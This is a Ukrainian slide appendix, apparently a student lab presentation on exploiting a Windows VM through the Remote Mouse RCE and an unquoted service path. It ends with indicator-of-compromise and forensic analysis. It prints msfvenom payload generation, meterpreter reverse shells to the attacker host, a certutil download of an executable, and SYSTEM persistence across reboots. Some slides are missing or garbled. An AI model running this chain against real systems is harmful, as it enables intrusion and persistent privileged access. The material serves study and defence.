


Рисунок А.1 – Титульний слайд

Модель OSI	
7	Прикладний рівень
Цей рівень відповідає за роботу цільового користувача і його взаємодією з мережевими сервісами.	
6	Рівень презентації
Рівень презентації заготовлює дані для використання прикладним рівнем, наприклад визначає як пристрої будуть кодувати та шифрувати інформацію, потім приймає будь які дані передані прикладним рівнем і готує для передачу рівню сесії	
5	Сеансовий рівень
Сеансовий рівень створює канали зв'язку між пристроями, які називаються сеансами. Він відповідає за відкриття і закриття сеансів. Сеансовий рівень також може встановлювати контрольні точки під час передачі даних.	
4	Транспортний рівень
Транспортний рівень приймає дані, передані на сеансовому рівні, і розбиває їх на «сегменти» на стороні передачі. Він відповідає за повторне збирання сегментів на приймальному кінці, перетворюючи їх назад у дані, які можуть бути використані сеансовим рівнем.	
3	Мережевий рівень
Мережевий рівень виконує дві основні функції: розбиття сегментів на мережеві пакети та повторне збирання пакетів на приймальному кінці, та маршрутизація пакетів шляхом виявлення найкращого шляху через фізичну мережу.	
2	Канальний рівень даних
Канальний рівень встановлює та розбиває з'єднання між двома фізично з'єднаними вузлами в мережі. Він розбиває пакети на кадри та надсилає їх від джерела до місця призначення.	
1	Фізичний рівень

Рисунок А.2 – Слайд 1



Рисунок А.3 – Слайд 2




Рисунок А.4 – Слайд 3




Рисунок А.5 – Слайд 4




Рисунок А.8 – Слайд 7




Рисунок А.9 – Слайд 8

Вразливість Createprocess

10

```
msf6 exploit(windows/misc/remote_mouse_rce) > msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai LHOST=192.168.100.101 LPORT=8989 -f exe -o A.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai LHOST=192.168.100.101 LPORT=8989 -f exe -o A.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: A.exe

Active sessions

Id  Name  Type  Information  Connection
--  --
1   meterpreter x86/windows  WINDOWS10TARGET\Danil 23253 @ WINDO 192.168.100.101:4444 → 192.168.100.102:56214 (192.168.100.102)

msf6 exploit(windows/misc/remote_mouse_rce) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > cd 'C:\Program Files (x86)\Program Folder\A Subfolder'
meterpreter > upload -f A.exe
[*] Uploading : /home/kali/A.exe → A.exe
[*] Uploaded 72.07 KIB of 72.07 KIB (100.0%): /home/kali/A.exe → A.exe
[*] Completed : /home/kali/A.exe → A.exe
meterpreter >
```

Згенерувавши корисне навантаження за допомогою msfvenom використовуючи кодувальник shikata_ga_nai за допомогою сесії метерпретера можна закинути це корисне навантаження до одного з уразливих шляхів.

Рисунок А.10 – Слайд 9

Вразливість Createprocess

11

Запустити корисне навантаження не вийде бо відсутні права системи, але воно запуститься після перезапуску через вразливість.

```
t [*] 192.168.100.102 - Meterpreter session 1 closed. Reason: Died

msf6 exploit(windows/misc/remote_mouse_rce) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.100.101
lhost => 192.168.100.101
msf6 exploit(multi/handler) > set lport 8989
lport => 8989
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.100.101:8989
[*] Sending stage (175686 bytes) to 192.168.100.102
[*] Meterpreter session 2 opened (192.168.100.101:8989 → 192.168.100.102:49669) at 2023-08-10 14:30:19 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
[*] 192.168.100.102 - Meterpreter session 2 closed. Reason: Died
msf6 exploit(multi/handler) >
```

Через роботу Service Control Manager системи Windows, корисне навантаження припиняє роботу, для того щоб обійти цей процес можна використати атаку Unquoted_Service_Path яка прикріпиться до сервісу з уразливістю Createprocess.

Рисунок А.11 – Слайд 10

Атака Unquoted_service__path

12

```

Payload options (windows/meterpreter/reverse_tcp):


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.100.101 | yes      | The listen address (an interface may be specified)        |
| LPORT    | 8989            | yes      | The listen port                                           |



Exploit target:


| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.100.101:8989
^C [-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.100.101:4444
[*] Sending stage (17568 bytes) to 192.168.100.102
[*] Meterpreter session 6 opened (192.168.100.101:4444 -> 192.168.100.102:49671) at 2023-08-10 14:55:19 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

Після проведення атаки і перезапуску системи при кожному перезавантаженні ОС Windows на порт 4444 буде приходити консоль з максимальними правами рівня СИСТЕМА.

Рисунок А.12 – Слайд 11

Аналіз індикаторів компрометації

13

```

C:\Users\Danil 23253>certutil.exe -urlcache -f http://192.168.100.101:8080/ c:\Windows\Temp\oC3HiZfch.exe
**** Online ****
CertUtil: -URLCache command completed successfully.

C:\Users\Danil 23253>


```

На стадії використання атаки Remote_mouse_RCE на період менше секунди відкривається консоль в якій проводиться атака.

Рисунок А.13 – Слайд 12

Аналіз індикаторів компрометації

14



За допомоги програми Autorpsy і сканування системи на вразливості можемо знайти корисне навантаження атаки Remote_mouse_rce яке надходило саме до папки TEMP.

Рисунок А.14 – Слайд 13

Аналіз індикаторів компрометації

15




Рисунок А.15 – Слайд 14

[illegible]

Рисунок А.17 – Слайд 16

SOURCE	Windowstarget [192.168.100.102]			
Hostname: Windowstarget	Location: N/A			
MAC Address: 08:00:27:11:EAF2	Content: N/A			
Port: 0	Asset Groups: N/A			
Latest update: N/A	Networks: Local: 192_168_100_0_24			
Username & Domain: N/A	Logged Users: N/A			
Asset Value: 1	OTA # Replication: No			

SERVICE	PORT	PROTOCOL	0
No services available			

SHOWING 0 TO 0 OF 0 SERVICES FIRST PREVIOUS NEXT LAST

DESTINATION	Windowstarget [192.168.100.102]			
Hostname: Windowstarget	Location: N/A			
MAC Address: 08:00:27:11:EAF2	Content: N/A			
Port: 0	Asset Groups: N/A			
Latest update: N/A	Networks: Local: 192_168_100_0_24			
Username & Domain: N/A	Logged Users: N/A			
Asset Value: 2	OTA # Replication: No			

SERVICE	PORT	PROTOCOL	0
No services available			

SHOWING 0 TO 0 OF 0 SERVICES FIRST PREVIOUS NEXT LAST

USERNAME	USERDATA1	USERDATA2	USERDATA3	USERDATA4	USERDATAS
SYSTEM	NT AUTHORITY	5	windowstg	4572	Windows Logon with Special privileges
USERDATA5					gmsa
SYSTEM					

```
AV - Alert - "[1133287]"; -- RDN: "000000"; Svc: "r"; Dn: "Windowstg"; M: "Window Logon with Special privileges"; USER: "SYSTEM"; SECID: "ntauth"; NOTMAN: "Rout: 192-168-100-102; 192-168-100-102"; Administrator; ACCOUNT: "Host: 192-168-100-102; 192-168-100-102"; [11311204 de 11 18];to WindowLog Security_Audit_SUCCESS(4472); Microsoft.Windows.Security.Auditing (no user) no domain; WindowTargetSpecialPrivilegesAssignedToNewLogon_Subject: Binding ID: 5:1:14 Account Name: SYSTEM Domain: NT AUTHORITY Logon ID: 1000 Privileges: AdministerEventObjectsPrivilege BackupPrivilege DebugPrivilege SeDebugPrivilege ShutdownPrivilege TakeOwnershipPrivilege UserAccountControlPrivilege
```

BW LOG:

Рисунок А.18 – Слайд 17

19

Рисунок А.19 – Слайд 18



Дякую за увагу

Рисунок А.20 – Слайд 19